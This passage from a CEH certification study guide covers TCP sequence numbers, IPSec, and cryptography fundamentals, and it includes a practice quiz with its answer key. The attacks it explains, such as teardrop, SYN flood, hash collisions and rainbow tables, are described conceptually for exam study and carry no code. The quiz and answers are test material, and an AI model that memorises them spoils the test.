You'll need to remember that the sequence numbers increment on acknowledgment. Additionally, you'll almost certainly get asked a scenario version of sequence numbering. You'll need to know, given an acknowledgment number and a window size, what sequence number would be acceptable to the system. For example, an acknowledgment of 105 with a window size of 200 means you could expect sequence numbering from 105 through 305.

IPSec is used to secure IP communication by providing encryption and authentication services to each packet, and it has several architectural components you'll need to know. First, IPSec works in two modes. In *transport mode*, the payload and ESP trailer are encrypted; however, the IP header of the original packet is not. Transport mode can be used in NAT because the original packet is still routed in exactly the same manner as it would have been without IPSec. *Tunnel mode*, however, encrypts the whole thing, encapsulating the entire original packet in a new IPSec shell. This makes it incompatible with NAT. The rest of IPSec architecture includes the following protocols:

- **Authentication Header** AH is a protocol within IPSec that guarantees the integrity and authentication of the IP packet sender.
- **Encapsulating Security Payload** ESP is a protocol that also provides origin authenticity and integrity, but it can take care of confidentiality (through encryption) too. ESP does not provide integrity and authentication for the entire IP packet in transport mode, but in tunnel mode it provides protection to the entire IP packet.
- **Internet Key Exchange** IKE is a protocol that produces the keys for the encryption process.
- **Oakley** Oakley is a protocol that uses Diffie-Hellman to create master and session keys.

- **Internet Security Association Key Management Protocol**

A protocol that facilitates encrypted communication between two endpoints.

## Questions

1. Which of the following doesn't define a method of transmitting data that violates a security policy?
  - A. Backdoor channel
  - B. Session hijacking
  - C. Covert channel
  - D. Overt channel
2. Which of the following propagates without human interaction?
  - A. Trojan
  - B. Worm
  - C. Virus
  - D. MITM
3. Which of the following don't use ICMP in the attack? (Choose two.)
  - A. SYN flood
  - B. Ping of death
  - C. Smurf
  - D. Peer to peer
4. Which of the following is not a recommended step in recovering from a malware infection?
  - A. Delete system restore points.
  - B. Back up the hard drive.
  - C. Remove the system from the network.

- D.** Reinstall from original media.
- 5.** Which of the following are recommendations to protect against session hijacking? (Choose two.)
- A.** Use only nonroutable protocols.
  - B.** Use unpredictable sequence numbers.
  - C.** Use a file verification application, such as Tripwire.
  - D.** Use a good password policy.
  - E.** Implement IPSec throughout the environment.
- 6.** Which of the following attacks an already-authenticated connection?
- A.** Smurf
  - B.** Denial of service
  - C.** Session hijacking
  - D.** Phishing
- 7.** How does Tripwire (and programs like it) help against Trojan attacks?
- A.** Tripwire is an AV application that quarantines and removes malware immediately.
  - B.** Tripwire is an AV application that quarantines and removes malware after a scan.
  - C.** Tripwire is a file-integrity-checking application that rejects malware packets intended for the kernel.
  - D.** Tripwire is a file-integrity-checking application that notifies you when a system file has been altered, potentially indicating malware.
- 8.** Which of the following DoS categories consumes all available bandwidth for the system or service?
- A.** Fragmentation attacks

- B.** Volumetric attacks
  - C.** Application attacks
  - D.** TCP state-exhaustion attacks
- 9.** During a TCP data exchange, the client has offered a sequence number of 100, and the server has offered 500. During acknowledgments, the packet shows 101 and 501, respectively, as the agreed-upon sequence numbers. With a window size of 5, which sequence numbers would the server willingly accept as part of this session?
- A.** 102 through 104
  - B.** 102 through 501
  - C.** 102 through 502
  - D.** Anything above 501
- 10.** Which of the following does not require the installation of any code on a target's system and resides in RAM?
- A.** Fileless malware
  - B.** RAMware
  - C.** Trojan
  - D.** Ransomware
- 11.** Which of the following best describes a DRDoS?
- A.** Multiple intermediary machines send the attack at the behest of the attacker.
  - B.** The attacker sends thousands upon thousands of SYN packets to the machine with a false source IP address.
  - C.** The attacker sends thousands of SYN packets to the target but never responds to any of the return SYN/ACK packets.
  - D.** The attack involves sending a large number of garbled IP fragments with overlapping, oversized payloads to the

target machine.

- 12.** Which of the following best describes a teardrop attack?
- A.** The attacker sends a packet with the same source and destination address.
  - B.** The attacker sends several overlapping, extremely large IP fragments.
  - C.** The attacker sends UDP Echo packets with a spoofed address.
  - D.** The attacker uses ICMP broadcast to DoS targets.

## Answers

- 1. D.** Overt channels are legitimate, and used legitimately. Everything else listed would be in violation of a security policy.
- 2. B.** Much like Skynet from the Terminator movies, worms do not need us to propagate.
- 3. A, D.** A SYN flood doesn't use ICMP at all, nor does a peer-to-peer attack.
- 4. B.** Backing up a hard drive that's already infected makes as much sense as putting ketchup on a doughnut. The malicious files are on the drive, so backing it up does nothing but ensure you'll reinfect something later on.
- 5. B, E.** Unpredictable sequence numbers make session hijacking nearly impossible, and implementing IPSec—which provides encryption and authentication services—is also probably a good idea.
- 6. C.** Session hijacking takes advantage of connections already in place and already authenticated.
- 7. D.** Tripwire is one of the better-known file integrity verifiers, and it can help prevent Trojans by notifying you immediately when an important file is altered.

- 8. B.** Volumetric attacks consume all available bandwidth for the system or service.
- 9. A.** Starting with the acknowledged sequence number of 101, the server will accept packets between 102 and 104 before sending an acknowledgment.
- 10. A.** Fileless malware takes advantage of running processes already on your system to wreak havoc.
- 11. A.** The distributed reflection denial-of-service (DRDoS) attack is, for all intents and purposes, a botnet. Secondary systems carry out the attacks so the attacker remains hidden.
- 12. B.** In a teardrop attack, the reassembly of fragments takes down the target.

# Cryptography 101

In this chapter you will

- Describe cryptography and encryption techniques
- Define cryptographic algorithms
- Describe public and private key generation concepts
- Describe digital signature components and usage
- Describe cryptanalysis and code-breaking tools and methodologies
- List cryptography attacks

---

Around 180 BC, the Greek philosopher and historian Polybius was busy putting together some revolutionary rethinking of government. He postulated on such ideas as the separation of powers and a government meant to serve the people instead of rule over them. If this sounds familiar, it should: his work became part of the foundation for later philosophers and writers (including Montesquieu), and the U.S. Constitution.

Considering, though, the times he lived in, not to mention his family circumstances and upbringing, it's fairly easy to see where Polybius might have wanted a little secrecy in his writing. His father was a Greek politician and an open opponent of Roman control of Macedonia. This eventually led to his arrest and imprisonment, and Polybius was deported to Rome. There, Polybius was employed as a tutor. He eventually met and befriended a Roman military leader and began chronicling the events he witnessed (these works would become known as *The Histories*, detailing the Roman rise to power from 264 to 146 BC).

During all this historical writing, though, Polybius couldn't shake his father's voice and continued writing about the separation of government powers and the abuses of dictatorial rule. In an effort to keep this part of his writing secret, he came up with what has become known as the *Polybius square*. The idea was simple. First, create a checkerboard with numbers running across the top and along the left side. Next, populate the interior with the letters of the alphabet. Then, when writing, a letter would become its coordinates on the grid; for example, *A* might be written as 11, while *B* would be 12.

|   |   |   |   |   |   |   |
|---|---|---|---|---|---|---|
|   | 1 | 2 | 3 | 4 | 5 | 6 |
| 1 | A | B | C | D | E | F |
| 2 | G | H | I | J | K | L |
| 3 | M | N | O | P | Q | R |
| 4 | S | T | U | V | W | X |
| 5 | Y | Z | 0 | 1 | 2 | 3 |
| 6 | 4 | 5 | 6 | 7 | 8 | 9 |

Was it an unbeatable cipher system that kept everything safe? Was it even the first recorded effort at encrypting messages so that no one but the recipient could read them? No, it was neither. It did, however, mark one of the historic turning points in cryptography and led to worlds of other inventions and uses (including steganography). From cavemen working out a succession of knocks



and beats to the secure e-mail I just sent my boss a few minutes ago, we've been trying to keep certain communications secret since the dawn of time. And, since the dawn of time, we've been trying to figure out what the other guy was saying—trying to “crack his code.” The implementation and study of this particular little fascination of the human psyche—securing communication between two or more parties—is known as *cryptography*. For you budding ethical hackers reading this book, the skill you're looking to master, though, is *cryptanalysis*, which is the study and methods used to crack encrypted communications.

## **Cryptography and Encryption Overview**

I debated long and hard over just how much history to put into this discussion on cryptography but finally came to the conclusion I shouldn't put in any, even though it's *really* cool and interesting (c'mon, admit it, the opening to this chapter entertained and enthralled you, didn't it?). I mean, you're probably not concerned with how the ancient Romans tried to secure their communications or who the first purveyors of *steganography*—hiding messages inside an image—were (toss-up between the Greeks and the Egyptians, depending on your source). What you are, and should be, concerned with is what cryptography actually is and why you should know anything about it. Excellent thoughts. Let's discuss.

## **Terminology**

*Cryptography* is the science or study of protecting information, whether in transit or at rest, by using techniques to render the information unusable to anyone who does not possess the means to decrypt it. The overall process is fairly simple: take *plain-text* data (something you can read), apply a cryptographic method, and turn it into *cipher text* (something you can't read)—so long as there is some provision to allow you to bring the cipher text back to plain text. What is not so simple is the actual process of encrypting and decrypting.

*Cryptanalysis* is the study and methods used to crack the communications we just talked about, and there are three main methods to discuss. First, you can attack encrypted communication in a linear fashion—that is, take blocks of known text and compare them to blocks of the encrypted text, line by line, from front to back. Known as *linear cryptanalysis*, this method works best on block ciphers (something we’re going to cover a little later on) and was developed by Mitsuru Matsui in 1993. As encryption techniques evolved, so did cryptanalysis, and *differential cryptanalysis* came about. This method is applicable to symmetric key algorithms and basically compares differences in inputs to how each one affects the outcome. *Integral cryptanalysis* uses the same input versus output comparison but also runs multiple computations of the same block size input.

Now, will knowing the approach used for a specific cryptanalysis effort make you a better pen tester? Who knows—maybe some of you reading this will go into that line of work and this will be insanely helpful as a starter. For the rest of us, it’s good info to know, but not really a life-changing experience. So sit back and relax as the rest of this chapter is dedicated to exploring some of the mathematical procedures, known as *encryption algorithms* or *ciphers*, used to encrypt and decrypt data.



**NOTE** Don’t be confused by the term *plain text*. Yes, it can be used to define text data in ASCII format. However, within the confines of cryptography, plain text refers to anything that is not encrypted—whether text or not.

It’s also important to understand what functions cryptography can provide. In [Chapter 1](#), we discussed the hallowed trinity of security—confidentiality, integrity, and availability. When it comes to cryptography, confidentiality is the one that most often is brought up. Encrypting data helps to provide confidentiality of the data

because only those with the “key” can see it. However, some other encryption algorithms and techniques also provide for integrity (hashes that ensure the message hasn’t been changed) as does *nonrepudiation*, which is the means by which a recipient can ensure the identity of the sender and neither party can deny having sent or received the message. Our discussion of public key infrastructure (PKI) later in the chapter will definitely touch on this. This chapter is all about defining what cryptography methods are available so that you know what you’re up against as an ethical hacker.

## Encryption Algorithms and Techniques

Cryptographic systems can be as simple as substituting one character for another (the old Caesar Cipher simply replaced characters in a string: *B* for *A*, *C* for *B*, and so on) or as complex as applying mathematical formulas to change the content entirely. Modern-day systems use encryption algorithms and separate keys to accomplish the task. In its simplest definition, an *algorithm* is a step-by-step method of solving a problem. The problem, when it comes to the application of cryptography, is how to render something unreadable and then provide a means to recover it. Encryption algorithms were created for just such a purpose.



**EXAM TIP** Encryption of bits takes, generally, one of two different forms: substitution or transposition. Substitution is exactly what it sounds like—bits are simply replaced by other bits. Transposition doesn’t replace bits at all; it changes their order altogether.

*Encryption algorithms*—mathematical formulas used to encrypt and decrypt data—are highly specialized and, sometimes, very complex. These algorithms are also known as *ciphers*. The good

news for you as a CEH candidate is you don't need to learn every last detail of how these algorithms actually accomplish their task. You do need to learn, however, how they are classified and some basic information about each one. For example, a good place to start might be the understanding that modern-day systems use encryption algorithms that are dependent on a separate key, meaning that without the key, the algorithm itself should be useless in trying to decode the data. There are two main methods by which these keys can be used and shared: symmetric and asymmetric. Before we get to those methods, though, let's discuss how ciphers work.

All encryption algorithms on the planet have basically two methods they can use to encrypt data, and if you think about how they work, the names make perfect sense. In the first method, bits of data are encrypted as a continuous stream. In other words, readable bits in their regular pattern are fed into the cipher and are encrypted one at a time, usually by an XOR operation (exclusive-or). Known as *stream ciphers*, these work at a very high rate of speed.

In the other method, data bits are split up into blocks and fed into the cipher. Each block of data (commonly 64 bits at a time) is then encrypted with the key and algorithm. These ciphers, known as *block ciphers*, use methods such as substitution and transposition in their algorithms and are considered simpler, and slower, than stream ciphers.



**NOTE** Want to learn a little more about all this cryptography stuff? Why not give CrypTool (<https://www.cryptool.org/en>) a shot? It's free, it's online, and it has multiple offshoots to satisfy almost all your cryptographic curiosity.

In addition to the types of ciphers, another topic you need to commit to memory applies to the nuts and bolts. XOR operations are

at the core of a lot of computing. An XOR operation requires two inputs. In the case of encryption algorithms, this would be the data bits and the key bits. Each bit is fed into the operation—one from the data, the next from the key—and then XOR makes a determination. If the bits match, the output is a 0; if they don't, it's a 1 (see the following XOR table).

| First Input | Second Input | Output |
|-------------|--------------|--------|
| 0           | 0            | 0      |
| 0           | 1            | 1      |
| 1           | 0            | 1      |
| 1           | 1            | 0      |

For example, suppose you had a stream of data bits that read 10110011 and a key that started 11011010. If you did an XOR on these bits, you'd get 01101001. The first two bits (1 from data and 1 from the key) are the same, so the output is a 0. The second two bits (0 from data and 1 from the key) are different, outputting a 1. Continue that process through, and you'll see the result.

In regard to cryptography and pure XOR ciphers, keep in mind that key length is of utmost importance. If the key chosen is actually smaller than the data, the cipher will be vulnerable to frequency attacks. In other words, because the key will be used repeatedly in the process, its very frequency will make guessing it (or using some other cryptanalytic technique) easier.



**EXAM TIP** There is a lot to remember in this chapter, so this tip may be helpful as a quick memorization effort. The way modern ciphers work can be discussed in two main categories: ciphers based on the type of key used and ciphers based on the type of input data. Key types include symmetric (a single key does everything) and asymmetric (a private key is used to encrypt and a public key is used to decrypt), while the type of input data refers to block (fixed-

sized blocks encrypted) versus stream (continuous feed of data is encrypted as it arrives).


## Symmetric Encryption

*Symmetric encryption* (also known as *single key* or *shared key encryption*) simply means one key is used both to encrypt and to decrypt the data. So long as both the sender and the receiver know/have the secret key, communication can be encrypted between the two. In keeping with the old principle KISS (keep it simple, stupid), the simplicity of symmetric encryption is its greatest asset. As you can imagine, this makes things easy and fast. Bulk encryption needs? Symmetric algorithms and techniques are your best bet.

But symmetric key encryption isn't all roses and chocolate; there are some significant drawbacks and weaknesses. For starters, key distribution and management in this type of system are difficult. How do you safely share the secret key? If you send it over the network, someone can steal it. Additionally, because everyone has to have a specific key from each partner they want to communicate with, the sheer number of keys needed presents a problem.

Suppose you had two people you wanted to safely communicate with. This creates three different lines of communication that must be secured; therefore, you'd need three keys. If you add another person to the mix, there are now six lines of communication, requiring six different keys; see [Figure 11-1](#). As you can imagine, this number jumps up exponentially the larger your network becomes. The formula for calculating how many key pairs you will need is

$$N(N - 1) / 2$$



**Figure 11-1** Key distribution in symmetric encryption systems

where  $N$  is the number of nodes in the network.

Here are some examples of symmetric algorithms:

- **DES (Data Encryption Standard)** A block cipher that uses a 56-bit key (with 8 bits reserved for parity). Because of the small key size, this encryption standard became quickly outdated and is not considered a very secure encryption algorithm.
- **3DES** A block cipher that uses a 168-bit key. 3DES (called *triple* DES) can use up to three keys in a multiple-encryption method. It's much more effective than DES but is much slower.
- **AES (Advanced Encryption Standard)** A block cipher that uses a key length of 128, 192, or 256 bits, and effectively replaces DES. It's much faster than DES or 3DES.
- **IDEA (International Data Encryption Algorithm)** A block cipher that uses a 128-bit key and was also designed to replace DES. Originally used in Pretty Good Privacy (PGP) 2.0, IDEA was patented and used mainly in Europe.
- **Twofish** A block cipher that uses a key size up to 256 bits.

- **Blowfish** A fast block cipher, largely replaced by AES, using a 64-bit block size and a key from 32 to 448 bits. Blowfish is considered public domain.
- **RC (Rivest Cipher)** Encompasses several versions, from RC2 through RC6. A block cipher that uses a variable key length up to 2040 bits. RC6, the latest version, uses 128-bit blocks and 4-bit working registers, whereas RC5 uses variable block sizes (32, 64, or 128) and 2-bit working registers.
- **Serpent** A block cipher that uses a key length 128, 192, or 256 bits. It makes use of 32 rounds of computational operations (substitutions and permutations).
- **TEA (Tiny Encryption Algorithm)** Makes use of a Feistel cipher (a block cipher build that runs a round function a fixed number of times) and 64 rounds of operations, with 128 or 64 bit keys.
- **GOST** Also known as Magma, this is a 32-round Feistel cipher using 64 256-bit keys.
- **Camellia** An 18- or 24-round cipher (128- or 256-bit length, respectively) used as part of TLS.

And there you have it—symmetric encryption is considered fast and strong but poses some significant weaknesses. It's a great choice for bulk encryption because of its speed, but key distribution is an issue because the delivery of the key for the secured channel must be done offline. Additionally, scalability is a concern because the larger the network gets, the number of keys that must be generated increases greatly.

Lastly, symmetric encryption does a great job with confidentiality but does nothing to provide for another important security measure—nonrepudiation. As stated earlier, nonrepudiation is the method by which we can prove the sender's identity, as well as prevent either party from denying they took part in the data exchange. These weaknesses led to the creation and implementation of the second means of encryption—asymmetric.



# Asymmetric Encryption

Asymmetric encryption came about mainly because of the problem inherent in using a single key to encrypt and decrypt messages—just how do you share the key efficiently and easily without compromising the security? The answer was, of course, to simply use two keys. In this key-pair system, both are generated together, with one key used to encrypt a message and the other to decrypt it. The encryption key, also known as the *public key*, could be sent anywhere, to anyone. The decryption key, known as the *private key*, is kept secured on the system.

For example, suppose two people want to secure communications across the Internet between themselves. Using symmetric encryption, they'd need to develop some offline method to exchange the single key used for all encryption/decryption (and agree on changing it fairly often). With asymmetric encryption, they both generate a key pair. User A sends his public key to User B, and User B sends his public key to User A. Neither is concerned if anyone on the Internet steals this key because it can be used only to encrypt messages, not to decrypt them. This way, data can be encrypted by a key and sent without concern because the only method to decrypt it is the use of the private key belonging to that pair.

---



**EXAM TIP** Asymmetric encryption comes down to this: what one key encrypts, the other key decrypts. It's important to remember the public key is the one used for encryption, whereas the private key is used for decryption. Either can be used for encryption or decryption within the pair (as you'll see later in this chapter), but in general remember public = encrypt, private = decrypt.

In addition to addressing the concerns over key distribution and management, as well as scalability, asymmetric encryption addresses

the nonrepudiation problem. For example, consider the following scenario: There are three people on a network—Bob, Susan, and Badguy—using asymmetric encryption. Susan wants to send an encrypted message to Bob and asks for a copy of his public key. Bob sees this request, and so does Badguy. Both send her a public key that says “Bob’s Public Key.” Susan is now confused because she does not know which key is the real one. So, how can they prove to each other exactly who they are? How can Bob send a public key to Susan and have her, with some semblance of certainty, know it’s actually from him?

---



**NOTE** It’s important to note that although signing a message with the private key is the act required for providing a digital signature and, in effect, confidentiality and nonrepudiation, this is valid only if the keys are good in the first place. This is where key management and the certificate authority process come into play—without their control over the entire scenario, none of this is worthwhile. Both topics are discussed later in this chapter.

The answer, of course, is for Bob to send a message from his system encrypted with his private key. Susan can then attempt to decrypt the message using both public keys. The one that works must be Bob’s actual public key because it’s the only key in the world that could open a message encrypted with his private key. Susan, now happy with the knowledge she has the correct key, merrily encrypts the message and sends it on. Bob receives it, decrypts it with his private key, and reads the message. Meanwhile, Badguy weeps in a corner, cursing the cleverness of the asymmetric system. This scenario, along with a couple of other interesting nuggets and participants, illustrates the PKI framework we’ll be discussing in greater detail later in this chapter.

Here are some examples of asymmetric algorithms:

- **Diffie-Hellman** Developed for use as a key exchange protocol, Diffie-Hellman is used in Transport Layer Security (TLS), Secure Sockets Layer (SSL), and IPsec encryption. It can be vulnerable to man-in-the-middle attacks, however, if the use of digital signatures is waived.
- **Elliptic Curve Cryptosystem (ECC)** This method uses points on an elliptical curve, in conjunction with logarithmic problems, for encryption and signatures. It uses less processing power than other methods, making it a good choice for mobile devices.
- **RSA** This algorithm achieves strong encryption through the use of two large prime numbers. Factoring these numbers creates key sizes up to 4096 bits. RSA can be used for encryption and digital signatures and is the modern de facto standard.
- **El Gamal** Not based on prime number factoring, this method uses the solving of discrete logarithm problems for encryption and digital signatures.

Asymmetric encryption provides some significant strengths in comparison to its symmetric brethren. Asymmetric encryption can provide both confidentiality and nonrepudiation, and it solves the problems of key distribution and scalability. In fact, the only real downside to asymmetric—its weaknesses that you'll be asked about on the exam—is its performance (asymmetric is slower than symmetric, especially on bulk encryption) and processing power (because it usually requires a much longer key length, it's suitable for smaller amounts of data).

## Hash Algorithms

Last in our discussion of algorithms are the hashing algorithms, which really don't encrypt anything at all. A hashing algorithm is a *one-way* mathematical function that takes an input and typically produces a fixed-length string (usually a number), or hash, based on

the arrangement of the data bits in the input. Its sole purpose in life is to provide a means to verify the integrity of a piece of data; change a single bit in the arrangement of the original data, and you'll get a different response.

## **What's in a Chain of Blocks?**

If you're like me, naturally wary of virtually anything new, and extremely conservative with your finances and corresponding investment strategies, the advent of bitcoin sounded a bit like the old snake oil salesman at the carnival—just a little too good to be true, thank you very much. And certainly bitcoin has seen its fair share of controversy. It seems to be the currency of choice for many criminally minded folks, and if you're hit by ransomware, chances are you'll be asked for ransom in bitcoin. Not to mention the innumerable recent federal investigations into bitcoin variants as "pyramid schemes."

However, it wasn't all bad. In addition to the benefits of "mining" your own digital currency, and decentralizing currency overall (the concept of decentralizing authority and power of any kind appeals greatly to a whole bunch of us), the advent of the blockchain to track it all may turn out to be one of the greatest inventions/discoveries of this century. But, again, if you're like me, you simply didn't pay attention enough to blockchain as a whole and are now sitting around wondering just what the heck it is that everyone is talking about. Well, fret not, because the explanation—at least the basics, anyway—is easier to understand than you might've guessed.

*Blockchain* is defined as a suite of distributed ledger technologies to track anything of value; in effect, it's a series of related transactions stored chronologically as blocks in a shared ledger. Each block of transactions in the ledger has a start and stop time (ten minutes in the bitcoin world), and stands as its own record. Therefore, if you wish to change the data in one block, you must first copy it, change the data, and then append

it to the end of the chain—making traceback on changes to the data as a whole easy to discover. So what prevents someone from simply hacking in, grabbing a block, and changing it to whatever they want as the last record in the chain? Well, that's where blockchain gets really interesting.

The ledger for a given blockchain is “seen” simultaneously by bunches of authorized computers, distributed all over the place, and all know the transactions that are flowing into and out of the current block being filled at any given time. When it's time to close the current block, all the systems in the network start working on a cryptographic puzzle—a giant, really difficult math problem. When a system—we'll call this computer Bender—solves the puzzle, it says, “Hey, it's me, Bender. You know, the loveable robot from *Futurama*? Yeah, I'm great. And I'm done, losers. I'm now going to close out this block with this list of transactions right here, and add it to the chain. Compare your computing cycles to mine and shut down, chumps.”

Every other system in the network immediately becomes suspicious. They then stop everything and set about verifying two things. First, they verify Bender got the answer to the math problem correct, and, second, they verify that the list of transactions Bender wants to put in that block matches the list of transactions they themselves know about. As soon as more than half the systems in the network agree both of those are correct, Bender is allowed to close the block and add it to the chain. The next block then “opens,” new transactions begin, and the whole scenario kicks off anew.

The benefits of blockchain technology are, or at least should be, self-explanatory. Transparency with both the transactions themselves and with the ledger means the end consumer can actually trust the data without having to go through a centralized authority. The implications for this use in things like medical records, land titles, and finances, for just a few examples, are enormous. As an aside, if you'd like to see some

of this in action, in real time, there are several blockchain viewing sites out there. Blockchain.info has tons of stuff available, and there are countless YouTube videos and articles for your perusal as well.

Will blockchain show up on your exam? Will blockchain take over the world? Will *Futurama* make yet another comeback on national television? Who really knows. Maybe I'll ask Professor Farnsworth to pull out the What-If machine and take a gander. I'll let you know what we see...



**EXAM TIP** The “one-way” portion of the hash definition is important. Although a hash does a great job of providing for integrity checks, it’s not designed to be an encryption method. There isn’t a way for a hash to be reverse-engineered.

For example’s sake, suppose you have a small application you’ve developed and you’re getting ready to send it off. You’re concerned that it may get corrupted during transport and want to ensure the contents arrive exactly as you’ve created them. To protect it, you run the contents of the app through a hash, producing an output that reads something like this: EF1278AC6655BBDA93425FFBD28A6EA3. After e-mailing the link to download your app, you provide the hash for verification. Anyone who downloads the app can run it through the same hash program, and if the two values match, the app was downloaded successfully. If even a single bit was corrupted during transfer, the hash value would be wildly different.

Here are some examples of hash algorithms:

- **MD5 (Message Digest algorithm)** MD5 produces a 128-bit hash value output, expressed as a 32-digit hexadecimal

number. Created by Ronald Rivest, MD5 was originally popular for ensuring file integrity. However, serious flaws in the algorithm and the advancement of other hashes have resulted in this hash being rendered obsolete (U.S. CERT, August, 2010). Despite its past, MD5 is still used for file verification on downloads and, in many cases, to store passwords.

- **SHA-1** Developed by the NSA, SHA-1 produces a 160-bit value output and was required by law for use in U.S. government applications. In late 2005, however, serious flaws became apparent, and the U.S. government began recommending the replacement of SHA-1 with SHA-2 after the year 2010 (see FIPS PUB 180-1).
- **SHA-2** This hash algorithm actually holds four separate hash functions that produce outputs of 224, 256, 384, and 512 bits. Although it was designed as a replacement for SHA-1, SHA-2 is still not as widely used.
- **SHA-3** This hash algorithm uses something called “sponge construction,” where data is “absorbed” into the sponge (by XOR-ing the initial bits of the state) and then “squeezed” out (output blocks are read and alternated with state transformations).



**EXAM TIP** Another fun hash to remember? RIPEMD-# (RACE Integrity Primitives Evaluation Message Digest, where the # indicates the bit length). For example, RIPEMD-160 computes a 160-bit hash, RIPEMD-256 does 256 bits, and so on. It works through 80 stages, executing five blocks 16 times each. And then it does it again, finishing with something called modulo 32 addition (a math function used in cryptography).

A note of caution here: hashing algorithms are not impervious to hacking attempts, as is evidenced by the fact that they become outdated (cracked) and need replacing. The attack or effort used against hashing algorithms is known as a *collision* or a *collision attack*. Basically, a collision occurs when two or more files create the same output, which is not supposed to happen. When a hacker can create a second file that produces the same hash value output as the original, he may be able to pass off the fake file as the original, causing goodness knows what kinds of problems.

Collisions, no matter which hash we're discussing, are always a possibility. By definition, there are only so many combinations the hash can create given an input (MD5, for example, will generate only  $2^{128}$  possible combinations). Therefore, given the computation speed of modern computing systems, it isn't infeasible to assume you could re-create one. Matter of fact, you can find several examples of this online. For example, on <https://www.mscs.dal.ca/~selinger/md5collision/> you'll see two files—one saying "Hello World" and the second stating it would start deleting your hard drive. Both wildly different messages, but both have the same hash value.

---



**EXAM TIP** You should know about the DUHK attack. "Don't Use Hard-coded Keys" (<https://duhkattack.com/>) refers to a vulnerability that allows attackers access to keys in certain VPN (virtual private network) implementations. It affects devices using the ANSI X9.31 random number generator (RNG) in conjunction with a hard-coded seed key.

For instance, one of the more common uses for a hash algorithm involves passwords. The original password is hashed; then the hash value is sent to the server (or whatever resource will be doing the authentication), where it is stored. When the user logs in, the



password is hashed with the same algorithm and key; if the two hashes match, then the user is allowed access. Suppose a hacker were to gain a copy of this hashed password and begin applying a collision attack to the value; that is, she compares data inputs and the hash values they present until the hashes match. Once the match is found, access is granted, and the hacker now holds the user's credentials. Granted, this can be defined as a brute-force attack (and when we get to password attacks later, you'll see this), but it is included here to demonstrate the whole idea—given a hash value for an input, you can duplicate it over time using the same hash and applying it to different inputs.

Sure, this type of attack takes a *lot* of time, but it's not unheard of. As a matter of fact, many of your predecessors in the hacking field have attempted to speed things up for you by creating *rainbow tables* for just such a use. Because hackers must lead boring lives and have loads of time on their hands, lots of unscrupulous people sat down and started running every word, phrase, and compilation of characters they could think of into a hash algorithm. The results were stored in the rainbow table for use later. Therefore, instead of having to use all those computational cycles to hash your password guesses on your machine, you can simply compare the hashed file to the rainbow table. See? Isn't that easy?

---



**NOTE** In modern systems, rainbow table use may be effectively dead (<https://blog.ircmaxell.com/2011/08/rainbow-table-is-dead.html>). True, there's still a lot of debate, and many swear by them, but brute forcing using GPU-based systems has its advantages.

To protect against collision attacks and the use of rainbow tables, you can also use something called a salt. A *salt* is a collection of random bits that are used as a key in addition to the hashing

algorithm. Because the bits, and length, are random, a good salt makes a collision attack difficult to pull off. Considering that every time a bit is added to the salt it adds a power of 2 to the complexity of the number of computations involved to derive the outcome, you can see why it's a necessity in protecting password files.

---



**NOTE** Wondering why it's called a *salt*? While the answer is a point of some debate among some nerds, the term probably originated from the practice of salting wells and mines throughout U.S. history. During the colonial period, salt was a valuable resource, and boiling huge vats of salt water was the primary collection method. Pouring a little salt into a well could then potentially greatly increase the value of a well. "Salting" a dead mine with a few gold flakes had the same effect.

## Big Brother Gets Bold

If you've ever used a U.S. government system for any length of time, you've undoubtedly seen the big warning banner right at login. You know, the one that tells you everything you do should be for government work only, that certain activities are not allowed, and (the big one for our discussion) that you should have absolutely no expectation of privacy (in other words, everything you do is monitored and tracked). I guess most of us would expect that when using a government or business system—it's their network and resources, after all, so of course they would want to protect them. But what if you're using your own computer, on your home network, for your own purposes? Does the government have a right to see everything you send and receive?

It seems the answer to that question depends a lot of what you do for a living. Most of us cry foul and scream about our

right to privacy, which is a valid point. Some of us, though, charged with the safety and security of the public, point out that it's difficult to combat terrorism and foul play when the bad guys are allowed to keep secrets. And Big Brother (the all-powerful, ever-watching government George Orwell warned us all about in *1984*) not only thinks your expectation of privacy is silly, it is actively pursuing your encryption keys to ensure its eyes are always open.

Here's a fun acronym for you: GAK. It means government access to keys. Also referred to as *key escrow*, it's similar to the idea of wiretapping (a law enforcement agency can get court approval to listen to your phone calls). The concept is simple: software companies provide their encryption keys (or at least enough of the key that the remainder can be cracked) to the government, and the government promises to play nicely with them and use them only when it *really* needs to (that is, when a court issues a warrant).

Consider the case of Edward Snowden, the famous ex-CIA and NSA employee who provided thousands of classified documents to the press, exposing what he felt were horrific invasion of privacy issues and abuses by the U.S. government. In response, the U.S. government pressured the e-mail service provider Lavabit to provide encryption key copies used to secure web, instant message, and e-mail traffic as part of its investigation. Lavabit refused and chose to shut down as a company rather than comply with the order, but that was GAK in action for everyone to see.

